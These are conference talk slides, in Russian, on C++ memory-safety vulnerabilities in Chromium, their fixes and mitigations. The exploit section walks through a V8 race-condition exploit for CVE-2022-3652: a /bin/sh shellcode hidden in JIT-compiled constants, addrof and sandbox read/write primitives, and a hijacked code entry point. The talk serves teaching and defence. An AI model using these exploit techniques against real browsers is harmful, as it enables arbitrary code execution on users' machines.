C++ Russia 2023

C++ и безопасность: правда ли все так плохо?

Сергей Талантов
Архитектор ПО
Security Champion

KasperskyOS

> **NSA** advises organizations to consider making a strategic shift from programming languages that provide no memory protection, such as **C/C++,** to a **memory safe language** when possible. [1]

NSA советует организациям принять стратегическое решение о переходе с незащищенных языков, таких как **C/C++**, на языки с **защитой памяти**, если возможно.

NSA

Содержание

Уязвимости

> Microsoft revealed at a conference in 2019 that from 2006 to 2018 **70 percent** of their vulnerabilities were due to **memory safety issues**. Google also found a similar percentage of memory safety vulnerabilities over several years in **Chrome**. [1]

Microsoft и Google заявили, что **70%** уязвимостей связано с ошибками работы с памятью.

NSA

1. Переполнение буфера
2. Use after free
3. Гонки
4. Не инициализированные переменные
5. Утечка памяти

Уязвимости

1. Переполнение буфера

Доступ к памяти за пределами выделенного буфера

Issue 1346675: Security: UTF chartorune heap-buffer-overflow crash

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-0138

```
1  // third_party/utf/src/utf/chartorune.c
2
3  // unsecure
4  int chartorune(Rune* r, const char* s);
5
6  // secure
7  int charntorune(Rune *r, const char *s, size_t len);
8
9  // Fuzzing test
10 extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size)
11 {
12     Rune r;
13     chartorune(&r, reinterpret_cast<const char *>(data));
14     return 0;
15 }
16
```

На вход подается значение F2 (1111 0010) размером 1 байт.
Старшие биты **11110** означают, что символ требует 4 октета, однако на входе только 1.

Решение:


1. Выпилить код, использующий не безопасную версию
2. Фазинг на безопасную
3. Хук на коммитах, запрещающий использовать не безопасную версию

7000$ + 1000$ (за фаззинг тест)

Уязвимости

2. Use-After-Free (UaF)


Повторное использование освобожденной памяти



Issue 1372695: Security: heap-use-after-free third_party\blink\renderer\core\workers\worker_thread.cc:905 in blink::WorkerThread::PauseOrFreezeOnWorkerThread

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3887

```
1  void WorkerThread::PauseOrFreezeOnWorkerThread()
2  {
3  ....
4   std::unique_ptr<scheduler::WorkerScheduler::PauseHandle> pause_handle =
5        GetScheduler()->Pause();
6    {
7      // Since the nested message loop runner needs to be created and destroyed on
8      // the same thread we allocate and destroy a new message loop runner each
9      // time we pause or freeze. The AutoReset allows a raw ptr to be stored in
10     // the worker thread such that the resume/terminate can quit this runner.
11     std::unique_ptr<Platform::NestedMessageLoopRunner> nested_runner =
12         Platform::Current()->CreateNestedMessageLoopRunner();
13     base::AutoReset<Platform::NestedMessageLoopRunner*> nested_runner_autoreset(
14         &nested_runner_, nested_runner.get());
15     nested_runner->Run();
16   }
17   GlobalScope()->SetDefersLoadingForResourceFetchers(LoaderFreezeMode::kNone);
18 ....
19 }
20
```



Уязвимости


```
1  void WorkerThread::PauseOrFreezeOnWorkerThread()
2  {
3  ....
4   std::unique_ptr<scheduler::WorkerScheduler::PauseHandle> pause_handle =
5        GetScheduler()->Pause();
6    {
7      // Since the nested message loop runner needs to be created and destroyed on
8      // the same thread we allocate and destroy a new message loop runner each
9      // time we pause or freeze. The AutoReset allows a raw ptr to be stored in
10     // the worker thread such that the resume/terminate can quit this runner.
11     std::unique_ptr<Platform::NestedMessageLoopRunner> nested_runner =
12         Platform::Current()->CreateNestedMessageLoopRunner();
13     base::AutoReset<Platform::NestedMessageLoopRunner*> nested_runner_autoreset(
14         &nested_runner_, nested_runner.get());
15     nested_runner->Run();
16
17     auto weak_this = backing_thread_weak_factory_->GetWeakPtr();
18     // Careful `this` may be destroyed.
19     if (!weak_this) {
20         return;
21     }
22   }
23  ....
24 }
25
```

Проверка на живость

7000$

Уязвимости

3. Состояние гонки

Ошибки синхронизации и общего доступа к данным

Issue 1369871: Security: Race condition in JSCreateLowering, leading to RCE

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3652

```
1  function sleep(miliseconds) {
2    var currentTime = new Date().getTime();
3    while (currentTime + miliseconds >= new Date().getTime()) {}
4  }
5
6  function a(f){
7    let c = [1.1,2.2,,4.4];
8    let aaa = Math.log(2);
9    if(f) c[0] = {};
10   return c;
11 }
12
13 for(let i=0;i<4516;i++) a(false);
14 a(false);
15
16 a(true);
17
18 sleep(1000);
19
20 let ccc = a(false);
21 console.log(ccc[3]);
22
```

Массив первоначально содержит вещественные числа. Math.log здесь нужен, чтобы сделать эту функцию нагруженной и включить JIT оптимизации

Этот цикл нужен, чтобы компилятор включил оптимизации


Здесь меняется тип первого элемента – становится объектом

Здесь тип элемента возвращается, однако **массив будет думать, что он хранит объекты**

Здесь падение!
Попытка обращения к объекту с битым адресом

V8 интерпретация и компиляция [14]

```
1
2
3  for(let i=0;i<4516;i++) a(false);
4  a(false);
5
6
7
8
9  a(true);
10
11
12
13
14
15 sleep(1000);
16
17
18
19
20
21 let ccc = a(false);
22
23
24
```



Здесь оптимизация должна была отключиться, но так не происходило

```
1  base::Optional<Node*> JSCreateLowering::TryAllocateFastLiteral(
2      Node* effect, Node* control, JSObjectRef boilerplate,
3      AllocationType allocation, int max_depth, int* max_properties) {
4
5  ...
6    // Now that we hold the migration lock, get the current map.
7    MapRef boilerplate_map = boilerplate.map();
8    // Protect against concurrent changes to the boilerplate object by checking
9    // for an identical value at the end of the compilation.
10   dependencies()->DependOnObjectSlotValue(boilerplate, HeapObject::kMapOffset,
11                                           boilerplate_map);
12 ...
13 }
14
```

Добавили дополнительную проверку на использование оптимизации JSCreateLowering

20 000$ (бонус за эксплойт)

Эксплойты

> **Exploiting** poor or careless memory management can allow a malicious cyber actor to perform nefarious acts, such as **crashing the program** at will or **changing the instructions** of the executing program to do whatever the actor desires. [1]

Эксплуатация уязвимостей памяти может привести к намеренному завершению работы программы или выполнению произвольного кода.

NSA

Issue 1369871: Security: Race condition in JSCreateLowering, leading to RCE


```
1 let fake_str = "\x29\x3b\x20\x00\x51\x22\x00\x00\xa1\x3b\x1d\x00\x00...";
2 let evil_func = new Function('a', "a+=1.0880585577140108e-306; \
3                                   a+=2.986659971772668e-251; \
4                                   a+=3.0511038789380147e-251; \
5                                   a+=-1.6956275879669133e-231; \
6                                   return a;")
7 for(let i=0;i<0x10000;i++) evil_func(0);
```

Многократный вызов делает функцию “горячей”, применяются оптимизации (Turbofan), функция помещается в кучу, в область JIT компиляции - регион памяти с правам RX


Shell code, записан со смещением:

```
/bin/sh\x00
call $+5
pop rdi
jmp $+13

sub rdi, 24
xor esi, esi
jmp $+13

xor edx, edx
push 0x3b
pop rax
syscall
nop
```

Карта памяти с 3 объектами:



```
1  function sleep(miliseconds) {
2      var currentTime = new Date().getTime();
3      while (currentTime + miliseconds >= new Date().getTime()) {}
4  }
5
6  function a(f){
7      let c = [4.0653556112062426e-308,1.4252819256731637e-123,,4.4];
8      let aaa = Math.log(2);
9      if(f) c[0] = {};
10     return c;
11 }
12
13 for(let i=0;i<4516;i++) a(false);
14 a(false);
15
16 a(true);
17
18 sleep(1000);
19
20 let ccc = a(false);
21
```



Просто sleep))

Значения выбраны не случайно. В **двух первых** значениях double зашито четыре 32-битных адреса*:


1. Стартовый адрес Double array**
2. Стартовый адрес Holey array
3. Стартовый адрес Uint32 array
4. Магический адрес 0x13371337

* V8 использует сжатие указателей - даже на 64-битных системах используются 32-битные указатели, старшие 32 бита хранятся отдельно в регистре.
** Чтобы узнать базовый адрес нашей карты памяти, достаточно узнать адрес строки fake_str, тут это значение 0x001d3b85

Массив ccc покарапчен, но мы не будем провоцировать падение

Эксплойты


```
if (ccc[3] == 0x13371337) {
    let oob1 = ccc[0];
    let oob2 = ccc[1];
    let oob3 = ccc[2];

    function addrof(obj) {
        oob2[0] = obj;
        oob2[1] = 0;
        return ftoi32(oob1[3])[0]-1;
    }

    function caged_read(low) {
        oob1[10] = i32tof(0, low);
        return oob3[0];
    }

    function caged_write(data, low) {
        oob1[10] = i32tof(0, low);
        oob3[0] = data;
    }

    let evil_func_addr = addrof(evil_func);
    let code_addr = caged_read(evil_func_addr+0x18)-1;
    let code_entry_high = caged_read(code_addr+0xc);
    let code_entry_low = caged_read(code_addr+0x10);

    let index = 103; // hardcode
    index += (8+5+4+2);
    caged_write(code_entry_low+index, code_addr+0x10);

    evil_func();
}
```




Проверяем магическое число, который мы зашили в значение double, если оно такое как надо, значит баг воспроизвелся и можно воспользоваться эксплойтом

Дебажное представление массива ccc:

```
DebugPrint: 0xa48000c8449: [JSArray]
 - map: 0x0a4800203b79 <Map[16](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x0a48001cc7c9 <JSArray[0]>
 - elements: 0x0a48000c8421 <FixedDoubleArray[4]> [HOLEY_ELEMENTS]
 - length: 4
 - properties: 0x0a4800002251 <FixedArray[0]>
 - All own properties (excluding elements): {
    0xa4800006325: [String] in ReadOnlySpace: #length: 0x0a4800144249 <AccessorInf
 }
 - elements: 0x0a48000c8421 <FixedDoubleArray[4]> {
           0: 0x0a48001d3b91 <JSArray[4194304]>
           1: 0x0a48001d3ba9 <JSArray[32]>
           2: 0x0a48001d3bc9 <Uint32Array map = 0xa48002031a1>
           3: 322376503
 }
```

0x13371337 = 322376503 – это наше проверочное магическое число

```
1 if (ccc[3] == 0x13371337) {
2     let oob1 = ccc[0];
3     let oob2 = ccc[1];
4     let oob3 = ccc[2];
5
6     function addrof(obj) {
7         oob2[0] = obj;
8         oob2[1] = 0;
9         return ftoi32(oob1[3])[0]-1;
10    }
11
12    function caged_read(low) {
13        oob1[10] = i32tof(0, low);
14        return oob3[0];
15    }
16
17    function caged_write(data, low)
18        oob1[10] = i32tof(0, low);
19        oob3[0] = data;
20    }
21
22    let evil_func_addr = addrof(evil
23    let code_addr = caged_read(evil_
24    let code_entry_high = caged_read
25    let code_entry_low = caged_read(
26
27    let index = 103; // hardcode
28    index += (8+5+4+2);
29    caged_write(code_entry_low+index, code_addr+0x10);
30
31    evil_func();
32 }
```




Это наши фейковые объекты:

1. oob1 – Double array
2. oob2 – Holey array
3. oob3 – Uint32 array

Это примитив **addrof**, позволяющий получить адрес **любого** объекта. Работает следующим образом:

1. При записи объекта в массив oob2, по факту происходит запись указателя (32 бит)
2. Вторым элементом записывается 0, т.к. нам нужны только младшие 32 бита адреса
3. Массив oob1 позволяет получить доступ к элементам oob2 **как к вещественным числам** и вычитать адрес
4. Остается преобразовать вещественное число в адрес и вернуть
5. Единица вычитается, т.к. младший бит адреса в v8 используется как тэг, помечающий, что это адрес в куче.

```
if (ccc[3] == 0x13371337) {
    let oob1 = ccc[0];
    let oob2 = ccc[1];
    let oob3 = ccc[2];

    function addrof(obj) {
        oob2[0] = obj;
        oob2[1] = 0;
        return ftoi32(oob1[3])[0]-1;
    }

    function caged_read(low) {
        oob1[10] = i32tof(0, low);
        return oob3[0];
    }

    function caged_write(data, low)
        oob1[10] = i32tof(0, low);
        oob3[0] = data;
    }

    let evil_func_addr = addrof(evi
    let code_addr = caged_read(evil
    let code_entry_high = caged_rea
    let code_entry_low = caged_read

    let index = 103; // hardcode
    index += (8+5+4+2);
    caged_write(code_entry_low+inde

    evil_func();
}
```



Это примитив **caged_read** для чтения объекта по любому адресу в пределах песочницы памяти. Работает следующим образом:

1. На вход поступает целочисленный адрес (младшие 32 бита). Добавляются нулевые старшие 32 бита и это число преобразуется в double
2. Double записывается в массив oob1 в 10-ую позицию – именно **в этой позиции размещается указатель на данные** для массива oob3
3. Читаем первый элемент массива oob3, а по факту читаем данные по указателю, записанному ранее


caged_write для записи объекта по любому адресу в пределах песочницы памяти. Работает аналогично примитиву caged_read

Эксплойты


```
if (ccc[3] == 0x13371337) {
    let oob1 = ccc[0];
    let oob2 = ccc[1];
    let oob3 = ccc[2];

    function addrof(obj) {
        oob2[0] = obj;
        oob2[1] = 0;
        return ftoi32(oob1[3])[0]-1;
    }

    function caged_read(low) {
        oob1[10] = i32tof(0, low);
        return oob3[0];
    }

    function caged_write(data, low) {
        oob1[10] = i32tof(0, low);
        oob3[0] = data;
    }

    let evil_func_addr = addrof(evil_func);
    let code_addr = caged_read(evil_func_addr+0x18)-1;
    let code_entry_high = caged_read(code_addr+0xc);
    let code_entry_low = caged_read(code_addr+0x10);

    let index = 103; // hardcode
    index += (8+5+4+2);
    caged_write(code_entry_low+index, code_addr+0x10);

    evil_func();
}
```

Наша задача вызвать shell код, записанный в функцию **evil_func**. Для этого:

1. Вычисляем адрес функции evil_func, используя примитив **addrof**
2. Вычитываем поле **code**, оно находится в объекте evil_func по смещению 0x18, там находится **адрес контейнера кода для функции,** используем примитив **caged_read**
3. Из контейнера кода вычитываем поле **code_entry_point** – это адрес кода
4. Добавляем к адресу кода смещение 103, это превратит код функции в **shell code**
5. Записываем адрес со смещением как новый адрес кода в поле **code_entry_point** контейнера кода, используем примитив **caged_write**



Митигации

1. Харденинг
2. Статически и динамический анализ
3. Фаззинг тесты
4. Использование безопасных языков
5. **Песочницы (sandbox)**

Уязвимости

1. Харденинг

Дополнительные меры защиты, добавляемые в продукт для противодействия эксплойтам, например CFG, ASLR, DEP

Митигации

- **Control Flow Guard (CFG) -** валидация неявных вызовов (indirect calls)
- **Address Space Layout Randomization (ASLR) –** случайное расположение в адресном пространстве процесса важных структур данных: стека, кучи, библиотек и т.д.
- **Data Execution Prevention (DEP) -** позволяет системе пометить одну или несколько страниц памяти как не исполняемые

Митигации

2. Статический и динамический анализ

Анализ помогает выявить проблемы с памятью, рекомендуется использовать набор из нескольких инструментов

	Статический анализ	**Динамический анализ**
Момент срабатывания	При разработке, при коммите или при сборке	При тестировании и/или при запуске
Зона покрытия	Весь код	Код, покрытый тестами
Ложные срабатывания	Да	Почти нет

